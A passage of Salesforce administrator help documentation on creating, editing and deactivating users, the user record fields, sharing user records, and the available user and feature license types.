   - Some options become unavailable depending on the license type you choose. For example, the `Marketing User` and `Allow Forecasting` options are not available for Force.com user licenses because the Forecasts and Campaigns tabs are not available to users with a Force.com license. Force.com user licenses are not available for Professional, Group, or Contact Manager Editions.
   - You can change a Salesforce license to a Force.com license, but you can't change a Force.com license to a Salesforce license.

6. Select a profile, which specifies the user's minimum permissions and access settings.
7. Select the other options and enter the remaining user information as needed.
8. If your organization has Approvals enabled, you can set the user's approver settings, such as delegated approver, manager, and preference for receiving approval request emails.
9. In Unlimited, Enterprise and Developer Edition organizations, you can select `Send Apex Warning Emails` to send email to the user when an application that invokes Apex uses more than half of the resources specified by the governor limits. This feature can be used during Apex code development to test the amount of resources being used at runtime.
10. Check `Generate new password and notify user immediately` to have the user's login name and a temporary password emailed to the new user. Temporary passwords for new users expire in six months, and users must change their

password the first time they log in. The login link in the email can only be used once. A user who follows the link without setting a password must have an administrator reset their password before they can log in.

Adding Multiple Users
Editing Users
User Fields

Adding Multiple Users

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create new users:	"Manage Users"

The maximum number of users you can create is determined by your Edition.

The Add Multiple Users page provides a way to quickly add users to your organization. Depending on the number of available licenses, you can create up to 10 users. With this page, you specify the minimum information needed. Once you've created the users, edit individual users to specify more details for each one.

To add multiple users:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Add Multiple Users**.
3. If multiple user license types are available in your organization, select the user license you want to associate with the users you'll create. The user license determines the available profiles. If only one type of license is available, it's automatically selected.
4. Specify the information for each user.

Field	Description
First Name	The user's first name.
Last Name	The user's last name.
Email (User Name)	The user's email address. The email address entered here becomes the username.
Profile	Specifies the user's minimum permissions and access settings.
Role	If roles are set up for your organization, specifies the level of visibility that the user has into your organization's data.

5. Select `Generate passwords and notify user via email` to email a login name and temporary password to each new user.

Temporary passwords for new users expire in six months, and users must change their password the first time they log in. The login link in the email can only be used once. A user who follows the link without setting a password must have an administrator reset their password before they can log in.

6. Click **Save**.

See Also:

Adding a Single User
Editing Users
User Fields

Editing Users

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To edit users:	"Manage Users"

To view or edit user information:

1. From Setup, click **Manage Users** > **Users**.

   You can also edit your organization's users from the Users in Role related list in the role detail page.
2. Click **Edit** next to a user's name.
3. Change the settings as needed. Additionally, be aware of the following behaviors and options when editing a user.
   - If you change a user's email address and `Generate new password and notify user immediately` is deselected, a confirmation message will be sent to the new email address that you entered. The user must click the link provided in that message for the new email address to take effect. This process ensures system security. When generating a new password for a user, the new password is automatically sent to the user's email address and email verification is not enforced.
   - If you change a user's username, a confirmation email with a login link is sent to the email address associated with that user account. If the user has problems logging into future sessions, they can use the link in the email. Problems might occur because an organization could have multiple login servers. It may take up to 24 hours for the username change to replicate to all of them. The link in the email connects directly to the server where the actual username change was made. This ensures that users can always log in, even if server replication is slow.
   - Click **Unlock** to unlock a user that is locked out of Salesforce. This button is only available when a user is locked out.
   - If your organization has managed packages installed, click **Assign Licenses** to assign a package license to the user. Click **Remove** to remove a license assigned to the user.
   - Click **Grant Checkout Access** to grant the user access to Checkout.
4. Click **Save**.

Note:

- Users can change or add to their own personal information after they log in.
- Administrators can restrict the domain names of users' email addresses to a list of explicitly allowed domains. Any attempts to set an email address with another domain will result in an error message. Contact salesforce.com to enable this functionality for your organization.

Deactivating (Deleting) Users

You can't delete a user, but you can deactivate an account so a user can no longer log in to Salesforce.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To deactivate users:	"Manage Users"

Watch a Demo: Removing Users' Access to Salesforce (3:45 minutes)

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to a user's name.
3. Deselect the `Active` checkbox and click **Save**.

Tips on Deactivating Users

Consider the following when deactivating users:

- Deactivated users lose access to any records that were manually shared with them, or records that were shared with them as team members. However, you can still transfer their data to other users and view their names on the Users page.
- Deactivated users are removed from the default opportunity and account teams of other users. The deactivated users' default opportunity and account teams are not removed.
- If a user on an account team has Read/Write access (**Account Access**, **Contact Access**, **Opportunity Access**, and **Case Access**) and is deactivated, the access will default to Read Only if the user is reactivated.
- Deactivated users continue to own opportunities and appear in forecasts and territories. When users are deactivated, their opportunity forecast overrides, adjusted total overrides, and manager's choice overrides on subordinates' forecasts are frozen. However, the manager of a deactivated user can apply manager's choice overrides to that user's forecasts. Rollup amounts are kept current. If a deactivated user is later reactivated, the user can resume normal work as before. If "Allow Forecasting" is disabled for a user who is deactivated, the user is removed from any territories her or she is assigned to.
- A deactivated user doesn't count against your organization's available user licenses. However, deactivating a user doesn't reduce the number of licenses for which your organization is billed; you must change your organization's license count to change your billing.

- You can't deactivate a user selected as a Customer Portal `Administrator`.
- You can't deactivate a user selected in a custom hierarchy field even if you delete the field. You must delete and permanently erase the field first.
- When a delegated external user administrator deactivates a portal user, the administrator doesn't have the option to remove the portal user from any teams that user is a member of.
- If opportunity splitting is enabled and a user is deactivated, the user is not removed from any opportunity teams on which the user is assigned a split percentage. To remove the user from the opportunity team, you must first reassign the split percentage.
- If Chatter is enabled and you deactivate a user, the user is removed from Following and Followers lists. If you reactivate the user, the subscription information in the Following and Followers lists is restored.

  Subscription information can't be restored if you deactivate multiple users that are following each other. For example, user A follows user B and user B follows user A. If you deactivate user A and user B, their subscription information to each other is deleted from Following and Followers lists and can't be restored if you reactivate the users.
- It's possible for inactive users to be listed as "Created By" users even though they are no longer active in an organization. This can happen because some system operations create records and toggle preferences, acting as an arbitrary administrator user in your organization to complete the task. This user may be active or inactive.
- You can't deactivate a user if they're assigned as the sole recipient of a workflow email alert.

Mass Transferring Records

User Fields

The available fields vary according to which Salesforce Edition you have.

The Personal Information and other personal settings pages include the following fields, listed in alphabetical order. Some of these fields may not be visible or editable depending on the page, your permissions, or edition.

Field	Description
`Accessibility Mode`	When selected, enables a user interface mode designed for visually-impaired users.
`Active`	Administrative checkbox that enables or disables user login to the service.
`Address`	Street address for user. Up to 255 characters are allowed in this field.
`Admin newsletter`	Opt in to receive administrator-targeted promotional emails from salesforce.com. This field is not available if your organization has disabled your choice to receive emails from salesforce.com.

Field	Description
`Alias`	Short name to identify user on list pages, reports, and other pages where the entire name does not fit. Up to eight characters are allowed in this field.
`Allow Forecasting`	Indicates whether the user can use customizable forecasting.
`Api Token`	Indicates whether an API token has ever been reset. Salesforce.com uses this field to help you troubleshoot issues related to API tokens if issues should occur.
`Call Center`	The name of the call center to which this user is assigned.
`Checkout Enabled`	Indicates whether the user is notified by email when his or her Checkout account is activated and available for login. You must have "Manage Billing" permission to enable.
`City`	City portion of user's address. Up to 40 characters are allowed in this field.
`Color-Blind Palette on Charts`	Indicates whether the option to set an alternate color palette for charts has been enabled. The alternate palette has been optimized for use by color-blind users. For dashboard emails, the alternate palette is not used.
Nickname	A nickname is the name used to identify this user in a community. Up to 40 alphanumeric characters are allowed. Standard users can edit this field.
`Company`	Company name where user works. Up to 40 characters are allowed in this field.
`Contact`	Name of the associated contact if the user is a partner user.
`Country`	Country portion of user's address. Up to 80 characters are allowed in this field.
`Country` (beta)	The country for the address. Entry is selected from a picklist of standard values.
`Created By`	User who created the user including creation date and time. (Read only)
`Currency`	User's default currency for quotas, forecasts, and reports. Shown only in organizations using multiple currencies. This must be one of the active currencies for the organization.
`Custom Links`	Listing of custom links for users as set up by your administrator.
`Data.com User Type`	Enables a user to find contact and lead records from Data.com and add them to Salesforce. Also indicates the type of Data.com user. Data.com Users get a limited number of records to add or export per month, and their unused additions expire at the end of each month. For each Data.com User,

Field	Description
	you can see the monthly limit and number of records added to Salesforce or exported during the month. Data.com List users share account, contact, and lead record additions from a pool. You can see the organization's limit, and the number of records each Data.com List User has added to Salesforce or exported.
`Default Currency ISO Code`	User's default currency setting for new records. Available only for organizations that use multiple currencies.
`Default Division`	Division that is applied, by default, to all new accounts and leads created by the user, unless he or she explicitly sets a different division. When users create records related to an account or other record that already has a division, the new record is assigned to the existing record's division; the default division is not used. This setting does not restrict the user from viewing or creating records in other divisions. Users can override change their default division at any time by setting a working division. Available only in organizations that use divisions to segment their data.
`Delegated Approver`	User lookup field used to select a delegate approver for approval requests. Depending on the approval process settings, this user can also approve approval requests for the user.
`Department`	Group that user works for, for example, Customer Support. Up to 80 characters are allowed in this field.
`Development Mode`	Enables development mode for creating and editing Visualforce pages. This field is only visible to organizations that have Visualforce enabled..
`Disable Auto Subscription For Feeds`	Disables automatic feed subscriptions to records owned by a user. Only available in organizations with Chatter enabled.
`Division`	Company division to which user belongs for example, PC Sales Group. Up to 40 characters are allowed in this field.
`Email`	Email address of user. Must be a valid email address in the form: jsmith@acme.com. Up to 80 characters are allowed in this field.
`Email Encoding`	Character set and encoding for outbound email sent by user from within Salesforce. `ISO-8859-1` represents all Latin characters and should be used by English-speaking users. `UTF-8` (Unicode) represents all characters for all of the world's languages, but is not supported by some older email software.

Field	Description
	`Shift_JIS`, `EUC-JP` and `ISO-2022-JP` are useful for Japanese users.
`Employee Number`	Identifying number for a user.
`End of day`	Time of day that user generally stops working. Used to define the times that display in the user's calendar.
`Fax`	Fax number for user.
`Federation ID`	The value used to identify a user for federated authentication single sign-on.
`First Name`	First name of user, as displayed on the user edit page. Up to 40 characters are allowed in this field.
`Force.com Flow User`	Grants the ability to run flows. Available in Developer (with limitations), Enterprise, and Unlimited Editions. You must have the "Manage Force.com Flow" permission to enable. If the user has the "Run Flows" permission, you don't need to enable this field.
`Force.com Quick Access Menu`	Enables the Force.com quick access menu, which appears in object list view pages and record detail pages, and provides shortcuts to customization features for apps and objects.
`Information Currency`	The default currency for all currency amount fields in the user record. Available only for organizations that use multiple currencies.
`Knowledge User`	Grants access to Salesforce Knowledge. The user's profile determines whether he or she has access to the Article Management tab or Articles tab. Available in Professional, Enterprise, and Unlimited Editions.
`Language`	The primary language for the user. All text and online help is displayed in this language. In Professional, Enterprise, and Unlimited Edition organizations, a user's individual `Language` setting overrides the organization's `Default Language`. Not available in Personal Edition, Contact Manager, or Group Edition™. The organization's `Display Language` applies to all users.
`Last Login`	Date of last login. (Read only)
`Last Name`	Last name of user, as displayed on the user edit page. Up to 80 characters are allowed inthis field.

Field	Description
`Locale`	Country or geographic region in which user is located. The `Locale` setting affects the format of date, date/time, and number fields, and the calendar. For example, dates in the English (United States) locale display as 06/30/2000 and as 30/06/2000 in the English (United Kingdom) locale. Times in the English (United States) locale display using a twelve-hour clock with AM and PM (for example, 2:00 PM), whereas in the English (United Kingdom) locale, they display using a twenty-four-hour clock (for example, 14:00). The `Locale` setting also affects the first and last name order on `Name` fields for users, leads, and contacts. For example, Bob Johnson in the English (United States) locale displays as Bob Johnson, whereas the Chinese (China) locale displays the name as Johnson Bob. For Personal Edition users, the locale is set at the organization level (from Setup, click **Company Profile** > **Company Information**). For all other users, their personal locale, available at their personal information page, overrides the organization setting.
`Make Setup My Default Landing Page`	When this option is enabled, users land in the Setup page when they log in.
`Manager`	Lookup field used to select the user's manager. This field: • Establishes a hierarchical relationship, preventing you from selecting a user that directly or indirectly reports to itself. • Allows Chatter to recommend people and records to follow based on your organization's reporting structure. This field is especially useful for creating hierarchical workflow rules and approval processes without having to create additional hierarchy fields. **Note:** Unlike other hierarchy fields, Salesforce allows you to inactivate users who are referenced in the `Manager` field.
`Marketing User`	When enabled, the user can create, edit, and delete campaigns, configure advanced campaign setup, import leads, and update campaign history via the member import wizards. Available in Professional, Enterprise, and Unlimited Editions. To use the campaign import wizards, Marketing Users must also have the Marketing User profile (or the "Import Leads" permission and the "Edit" permission on campaigns in Enterprise and Unlimited Edition organizations).

Field	Description
	If this option isn't selected, the user can only view campaigns and advanced campaign setup, edit the Campaign History for a single lead or contact, and run campaign reports.
`Mobile`	Cellular or mobile phone number. Up to 40 characters are allowed in this field. This number is used for SMS-based identity confirmation. Administrators enable this feature from Setup by checking `Enable SMS-based identity confirmation` at **Security Controls** > **Session Settings**. Once enabled, every user sees a screen after logging in that asks them to register for mobile verification. The user can take one of the following actions: • Enter a mobile phone number and then have it verified with a text message. • Skip entering a mobile number now, but get asked again at their next login. • Completely opt out of mobile verification. Once a user's mobile phone number is verified, Salesforce will use it to verify the user when necessary, such as when a user tries to log in from an unknown IP address. Administrators can also enter users' mobile numbers and pre-verify them. If `Enable SMS-based identity confirmation` is set when an Administrator enters a mobile number for a user, or when a mobile number is set from an API using the `User` object, the mobile number is automatically considered verified. If `Enable SMS-based identity confirmation` is not set, the new mobile phone number is not considered verified. "Verified" means that Salesforce will not ask the user to verify a mobile phone number at login, and that Salesforce will use the number to send the user a verification code when necessary for SMS-based identity confirmation.
`Mobile User`	Allocates one Salesforce Classic license to the user, granting the user access to Salesforce Classic app. The number of user records enabled by this checkbox can't exceed the total number of mobile licenses your organization has. Available in Professional, Enterprise, and Unlimited Editions. The **Mobile User** checkbox is enabled by default for Unlimited and Developer Edition users. To prevent users from activating the Salesforce Classic app on their mobile devices before you're ready to deploy it in your organization, disable the checkbox for all your users.

Field	Description
	If the user has already activated his or her Salesforce Classic account, deselecting the **Mobile User** checkbox revokes the user's mobile license. The next time the user's device synchronizes with Salesforce, all the Salesforce data is deleted from the device, and the device is no longer associated with the user. **Note:** The `Mobile User` checkbox doesn't apply to the free version of Salesforce Classic because users of the free app can access Salesforce from their device without a mobile license.
`Mobile Configuration`	The mobile configuration assigned to the user. If no mobile configuration is specified, this field defaults to the mobile configuration assigned to the user's profile. This field is only visible to organizations that use Salesforce to manage mobile configurations.
`Modified By`	User who last changed the user fields, including modification date and time. (Read only)
`Monthly Contact and Lead Limit`	If the user's `Data.com User Type` is Data.com User, the number of Data.com contact and lead records the user can add each month. The default number of records per license is 300, but you can assign more than that or fewer, up to the organization limit.
`Name`	Combined first and last name of user, as displayed on the user detail page.
`Newsletter`	Opt in to receive user-targeted promotional emails from salesforce.com. This field is not available if your organization has disabled your choice to receive emails from salesforce.com.
`Offline User`	Administrative checkbox that grants the user access to Connect Offline. Available in Professional, Enterprise, and Unlimited Editions.
`Partner Super User`	Denotes whether a partner portal user is a super user.
`Phone`	Phone number of user. Up to 40 characters are allowed in this field.
`Profile`	Administrative field that specifies the user’s base-level permissions to perform different functions within the application. Additional permissions may be granted to the user through permission sets.
`Receive Approval Request Emails`	Set preferences for receiving approval request emails.

Field	Description
`Receive Salesforce CRM Content Daily Digest`	If selected, specifies that a non-portal user with a `Salesforce CRM Content User` license and Salesforce CRM Content subscriptions will receive a once-daily email summary if activity occurs on his or her subscribed content, libraries, tags, or authors. To receive email, the `Receive Salesforce CRM Content Email Alerts` checkbox must also be selected. Portal users do not need the `Salesforce CRM Content User` license; they only need the `View Content in Portals` user permission.
`Receive Salesforce CRM Content Email Alerts`	If selected, specifies that a non-portal user with a `Salesforce CRM Content User` license and Salesforce CRM Content subscriptions will receive email notifications if activity occurs on his or her subscribed content, libraries, tags, or authors. To receive real-time email alerts, select this checkbox and do not select the `Receive Salesforce CRM Content Daily Digest` checkbox. Portal users do not need the `Salesforce CRM Content User` license; they only need the `View Content in Portals` user permission.
`Role`	Administrative field that specifies position of user within an organization, for example, Western Region Support Manager. Roles are selected from a picklist of available roles, which can be changed by an administrator. Not available in Personal Edition, Contact Manager, or Group Edition.
`Salesforce CRM Content User`	Administrative checkbox that indicates whether a user has access to use Salesforce CRM Content. Available in Professional, Enterprise, and Unlimited Editions.
`Self-Registered via Customer Portal`	When enabled, specifies that the user was created via self-registration to a Customer Portal. Available in Enterprise and Unlimited Editions.
`Send Apex Warning Emails`	If selected, specifies that the user will receive email notification whenever he or she executes Apex that surpasses more than 50% of allocated governor limits. Available in Developer, Enterprise, and Unlimited Editions only.
`Show View State in Development Mode`	Enables the View State tab in the development mode footer forVisualforce pages. This field is only visible to organizations that have Visualforce enabled, and `Development Mode` selected.
`Site.com Contributor User`	Allocates one Site.com Contributor license to the user, granting the user limited access to Site.com Studio. Users with

Field	Description
	a Contributor license can use Site.com Studio to edit site content only. The number of user records with this checkbox enabled can't exceed the total number of Site.com Contributor licenses your organization has. Available in Developer, Enterprise, and Unlimited Editions, only if Site.com is enabled for your organization.
`Site.com Publisher User`	Allocates one Site.com Publisher license to the user, granting the user full access to Site.com Studio. Users with a Publisher license can build and style websites, control the layout and functionality of pages and page elements, and add and edit content. The number of user records with this checkbox enabled can't exceed the total number of Site.com Publisher licenses your organization has. Available in Developer, Enterprise, and Unlimited Editions, only if Site.com is enabled for your organization.
`Start of day`	Time of day that user generally starts working. Used to define the times that display in the user's calendar.
`State/Province`	State or province portion of user's address. Up to 80 characters are allowed in this field.
`State/Province` (beta)	The state or province for the address. Entry is selected from a picklist of standard values.
`Time Zone`	Primary time zone in which user works. Users in Arizona should select the setting with "America/Phoenix," and users in parts of Indiana that do not follow Daylight Savings Time should select the setting with "America/Indianapolis."
`Title`	Job title of user. Up to 80 characters are allowed in this field.
`Touch User`	Turns on automatic redirection to Salesforce Touch when a user logs in to Salesforce from a supported web browser on a mobile touchscreen device.
`Used Space`	Amount of disk storage space the user is using.
`User License`	Indicates the type of user license.
`Username`	Administrative field that defines the user's login. Up to 80 characters are allowed in this field.

Field	Description
`Zip/Postal Code`	Zip code or postal code portion of user's address. Up to 20 characters are allowed in this field.

Viewing and Managing Users
User License Types
Viewing Feature Licenses

Sharing Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view user records:	"Read" on user records

In Salesforce, you can share external user records, such as external community users and customer portal or partner portal users. You can also share an internal user record with an external user. Sharing a user record is similar to sharing other record types such that other users can access them. This can be done manually on each user record if the organization-wide default or user sharing rules don't already provide access.

Your administrator defines your organization's sharing model and default access levels for user records. You may want to extend sharing privileges for your own user record if the organization-wide default access is set to Private or Public Read Only. Note that you cannot restrict access below your organization's default access levels.

To view and manage sharing details, click **Sharing** on the user detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the user record. On this page, you can perform these tasks:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Grant access to the record for other users, groups, roles, or territories by clicking **Add**.
- Edit or delete the manual sharing rule by clicking **Edit** or **Del** next to the rule.

Granting Access to User Records

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To grant access to your own user record:	"Read" on the user with whom you're sharing
To grant access to any other user record:	"Manage Users"

Users can manually grant access to user records so other users can see them. Users inherit the same access as users below them in the role hierarchy.

Granting access to a user record makes the user's detail page visible to others, and makes the user visible in lookups, list views, search, and so on.

You can share your user record manually if others cannot access it otherwise through the organization-wide defaults, sharing rules, or role hierarchy. The higher level of access is maintained if you gain access through more than one method. High-volume portal users can be included in manual shares to be shared with other users, but not in sharing rules.

To grant access to a user record:

1. Click **Sharing** on the user record you want to share.

   The Sharing Detail page lists the users, groups, roles, and territories that have access to the user record.
2. Click **Add**.
3. From the drop-down list, select the group, user, role, or territory to share with.
4. Choose which users will have access by adding them to the Share With list.
5. Select the access level for the record you are sharing.

   Possible values are Read/Write or Read Only, depending on your organization-wide defaults for users. You can only grant a higher access than your organization-wide default.
6. Click **Save**.

To edit or delete the record access, click **Sharing** on the record, and click **Edit** or **Del** next to the manual share. You might not see the **Edit** option if your organization-wide defaults is set to Public Read Only and the only valid access level on the manual share is Read/Write.

User License Types

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view user license types:	"View Setup and Configuration"

You may have more than one type of user license in your organization. A user license entitles a user to different functionality within Salesforce and determines which profiles and permission sets are available to the user.

To view a list of the active user licenses in your company, from Setup, click **Company Profile** > **Company Information**. This page lists the following for each type of user license:

- `Status` indicates the status of the license.
- `Total Licenses` indicates the number of licenses for which your company is billed and that are available to you.
- `Used Licenses` is the number of licenses that you have assigned to users.
- `Remaining Licenses` is the number of unused licenses.

If Checkout is enabled for your organization, you can click **Buy More Licenses** to go to Checkout to buy additional user licenses.

In addition to license types, the following portal login information is listed for organizations that have Customer Portals or partner portals enabled:

- `Monthly Logins Allotted` shows the maximum number of customer or partner portal logins allowed per month.
- `Monthly Logins Used` indicates the number of successful logins for all users associated with a customer or partner portal user license for the month.

Note: You may see other types of licenses listed on this page if your organization has purchased custom user licenses for different types of functionality. Your organization may also have other licenses that are still supported, but are no longer available. Contact salesforce.com for more information.

These lists describe the functionality a user is entitled to for each type of standard user license.

Salesforce License Types

`Salesforce`	Designed for users who require full access to standard CRM and Force.com AppExchange apps. Users with this user license are entitled to access any standard or custom app. Each license provides additional storage for Enterprise and Unlimited Edition users.
`Salesforce Platform`	**Note:** This license is not available for new customers. Designed for users who need access to custom apps but not to standard CRM functionality. Users with this user license are entitled to use custom apps developed in your organization or installed from Force.com AppExchange. In addition, they are entitled to use core platform functionality such as accounts, contacts,

	reports, dashboards, documents, and custom tabs. However, these users are not entitled to some user permissions and standard apps, including standard tabs and objects such as forecasts and opportunities. Users with this license can also use Connect Offline. **Note:** Users with this license can only view dashboards if the running user also has the same license. Users with a Salesforce Platform user license can access all the custom apps in your organization. Each license provides additional storage for Enterprise and Unlimited Edition users.
`Force.com - One App`	**Note:** This license is not available for new customers. Designed for users who need access to one custom app but not to standard CRM functionality. Force.com - One App users are entitled to the same rights as Salesforce Platform users, plus they have access to an unlimited number of custom tabs. However, they are limited to the use of one custom app, which is defined as up to 10 custom objects, and they are limited to read-only access to the Accounts and Contacts objects. **Note:** Users with this license can only view dashboards if the running user also has the same license. Each license provides an additional 1 MB of data storage and 1 MB of file storage, regardless of the Salesforce Edition.
`Force.com App Subscription`	Grants users access to a Force.com Light App or Force.com Enterprise App, neither of which include CRM functionality. A Force.com Light App has up to 10 custom objects and 10 custom tabs, has read-only access to accounts and contacts, and supports object-level and field-level security. A Force.com Light App can't use the Bulk API or Streaming API. A Force.com Enterprise App has up to 10 custom objects and 10 custom tabs. In addition to the permissions of a Force.com Light App, a Force.com Enterprise App supports record-level sharing, can use the Bulk API and Streaming API, and has read/write access to accounts and contacts. **Note:** Users with this license can only view dashboards if the running user also has the same license. Each Force.com App Subscription license provides an additional 20 MB of data storage and 612 MB of file storage, regardless of the Salesforce edition.
`Knowledge Only User`	Designed for users who only need access to the Salesforce Knowledge app. This license provides access to the following tabs: Articles, Article Management, Chatter, Chatter Files, Home, Profiles, Reports, custom objects, and custom tabs. The Knowledge Only User license includes a Knowledge Only profile that grants access to the Articles tab. To view and use the Article Management tab, a user must have the "Manage Articles" permission.

`Chatter Free`	Designed for Unlimited, Enterprise, and Professional Edition users that don't have Salesforce licenses but need access to Chatter. These users can access standard Chatter people, profiles, groups, and files. They can't access any Salesforce objects or data. **Note:** You can upgrade a Chatter Free license to a standard Salesforce license at any time, however, you can't convert a standard Salesforce or Chatter Only license to a Chatter Free license.
`Chatter External`	Designed to allow customers in Chatter groups. Customers are users outside of a company's email domain.
`Chatter Only`	Also known as Chatter Plus. Designed for Unlimited, Enterprise, and Professional Edition users that don't have Salesforce licenses but need access to some Salesforce objects in addition to Chatter. These users can access standard Chatter people, profiles, groups, and files, plus they can: • View Salesforce accounts and contacts • Use Salesforce CRM Content, Ideas, and Answers • Modify up to ten custom objects **Note:** You must expose the tabs for the standard Salesforce objects that the Chatter Only user profile can access, as they are hidden by default for these users. Professional Edition organizations must have Profiles enabled to perform these tasks. Contact your sales representative for more information. For more information on Chatter Plus users, see *Chatter Plus Frequently Asked Questions*.

Sites and Site.com License Types

`Guest User`	Designed for public users who access your Site.com or Force.com sites. If Communities is enabled, these users also have access to public pages in your communities. Site visitors have access to any information made available in an active public site. For each Guest User license, you can develop one site for your organization. For Site.com, Developer, Enterprise, and Unlimited Editions each come with unlimited Guest User licenses. For Force.com sites, Enterprise and Unlimited Editions each come with 25 Guest User licenses. Developer Edition comes with one Guest User license. **Note:** • You can't purchase additional Guest User licenses for Force.com sites. • The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.
`Site.com Only`	Designed for Unlimited and Enterprise Edition users who need access to Site.com but not to standard CRM functionality. Site.com Only users are entitled to the same rights as Force.com - One App users, plus they have access to the Content app. However, they don't have access to the Accounts and Contacts objects. Users have access to an unlimited number of custom tabs, but are limited to the use of one custom app, which is defined as up to 20 custom objects.

Each Site.com Only user also needs either a Site.com Contributor or Site.com Publisher feature license to access Site.com.

Communities License Types

There are two Communities licenses for external users: Customer Community and Partner Community.

The Customer Community license is similar to a High Volume Customer Portal license and is well-suited for business-to-consumer communities with large numbers of external users. The Partner Community license is similar to a Gold Partner license and is well-suited for business-to-business communities, such as a partner community.

In addition to the new licenses, Communities supports all internal and portal licenses including existing Customer Portal, Authenticated Website, and partner portal licenses. Communities doesn't support the Chatter External license.

To avoid deployment problems and any degradation in service quality, we recommend that the number of users in your community not exceed the limits listed below. If you require additional users beyond these limits, contact your Salesforce.com account executive. Exceeding the below limits may result in additional charges and a decrease in functionality.

Type of Community	Number of Users
Partner	200,000
Customer	5 million

This table shows which features are available to users with Customer Community or Partner Community licenses.

	Customer Community	Partner Community

Service Cloud Portal User Licenses

Service Cloud Portal users have the High Volume Customer Portal license. This license gives contacts unlimited logins to your Service Cloud Portal to access customer support information. Users with this license can access accounts, assets, cases, contacts, custom objects, documents, ideas, and questions, depending on their permission settings.

The Overage High Volume Customer Portal license is the same as the High Volume Customer Portal license, except that users do not have unlimited logins. Contact salesforce.com for information about the number of Customer Portal licenses you can activate.

This table lists the permissions that can be assigned to Service Cloud portal users.

Customer Portal User Licenses

Users of a Customer Portal site have the Customer Portal Manager Standard license. It allows contacts to log into your Customer Portal to manage customer support. You can associate users who have a Customer Portal Manager Standard license with the Customer Portal User profile or a profile cloned and customized from the Customer Portal User profile. This lets them view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy. These users can also view and edit cases where they are listed in the `Contact Name` field.

Users with the Customer Portal Manager Standard license can:

- View contacts, price books and products.
- View and edit accounts and cases.
- Create and edit assets.
- Create, view, edit and delete custom objects.
- Access custom objects depending on their permissions.
- Receive the “Portal Super User” permission.
- Access Salesforce CRM Content if they have a Salesforce CRM Content feature license or the appropriate permissions.

The Overage Customer Portal Manager Standard license is the same as the Customer Portal Manager Standard license, except that users are limited to one login per month.

Note: This license is not available for new customers.

This table lists the permissions that can be given to Customer Portal users.

Customer Portal — Enterprise Administration User Licenses

Customer Portal — Enterprise Administration users have the Customer Portal Manager Custom license. This license gives contacts unlimited logins to your Salesforce Customer Portal to manage customer support. You can associate users who have a Customer Portal Manager Custom license with the Customer Portal User profile or a profile cloned and customized from the Customer Portal User profile, which lets them view and edit data they directly own and view, create, and edit cases where they're listed in the `Contact Name` field.

Users with this license can:

- Create, read or update accounts, assets and cases.
- View contacts.
- View custom objects and run reports depending on their permissions.
- Receive the "Portal Super User" and "Delegated External User Administrator" permissions.
- Access Salesforce CRM Content if they have a Salesforce CRM Content feature license or the appropriate permissions.

The Overage Customer Portal Manager Custom license is the same as the Customer Portal Manager Custom license, except that users do not have unlimited logins. Contact salesforce.com for information about the number of Customer Portal licenses you can activate.

This table lists the permissions that can be given to Customer Portal — Enterprise Administration users.

Platform Portal User Licenses

Platform portal users have the Authenticated Website license, which is designed to be used with Force.com Sites. It gives named sites users unlimited logins to your Platform Portal to access customer support information.

Users with this license have read and create access on ideas and questions and answers, and read-only access to documents, knowledge, price books, and products.

The Overage Authenticated Website license is the same as the Authenticated Website license, except that users do not have unlimited logins.

This table lists the permissions that can be given to Platform portal users.

Database.com User Licenses

User License	Description	Default Number of Available Licenses
Database.com Admin	Designed for users who need to administer Database.com, or make changes to Database.com schemas or other metadata using the point-and-click tools in the Database.com Console.	Database.com Edition: 3
Database.com User	Designed for users who need API access to data stored in Database.com.	Database.com Edition: 3 Enterprise Edition and Unlimited Edition: 0 Contact salesforce.com to obtain Database.com User Licenses
Database.com Light User	Designed for users who need only API access to data, need to belong to Chatter groups (but no other groups), and don't need to belong to roles or queues. Access to data is determined by organization-wide sharing defaults.	Database.com Edition: 0 Enterprise Edition and Unlimited Edition: 0 Contact salesforce.com to obtain Database.com Light User Licenses

Data.com User Licenses

`Data.com User`	Designed to allow users to add or export a limited number of Data.com records per month. The default number of records per license is 300, but it can be adjusted based on your agreement. Additions expire at the end of each month, as determined by your organization's default time zone.
`Data.com List User`	Designed to allow users to share record additions from a pool. All Data.com List users work from the organization's Pool

	Record Limit, so if one Data.com List user reaches the limit, other users of that type will not be able to add records.

Feature Licenses Overview

A feature license entitles a user to an additional Salesforce feature, such as Marketing or Connect Offline.

Available in: **Enterprise**, **Unlimited**, and **Developer** editions

User Permissions Needed	
To view feature licenses:	"View Setup and Configuration"

- View the feature licenses enabled for your organization
- Allow users to use a feature
- See all feature licenses currently available in Salesforce

Note: Depending on the features that are enabled for your organization, you might be able to assign more than one type of feature license to your users.

Company Information Overview

Viewing Feature Licenses

Available in: **Enterprise**, **Unlimited**, and **Developer** editions

User Permissions Needed	
To view feature licenses:	"View Setup and Configuration"

For information on purchasing feature licenses, contact salesforce.com.

1. From Setup, click **Company Profile** > **Company Information**.
2. At the bottom of the Company Information page, view the Feature Licenses related list.

The Feature Licenses related list shows information for each type of feature license.

- `Status` indicates the status of the license.
- `Total Licenses` indicates the number of licenses for which your company is billed and that are available to you.
- `Used Licenses` is the number of licenses that you have assigned to users.
- `Remaining Licenses` is the number of unused licenses.

Purchasing Additional User Licenses

Enabling Feature Licenses for Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable feature licenses:	"Manage Users"

For information on purchasing feature licenses, contact salesforce.com.

You can enable a feature for a user in your organization when editing a user.

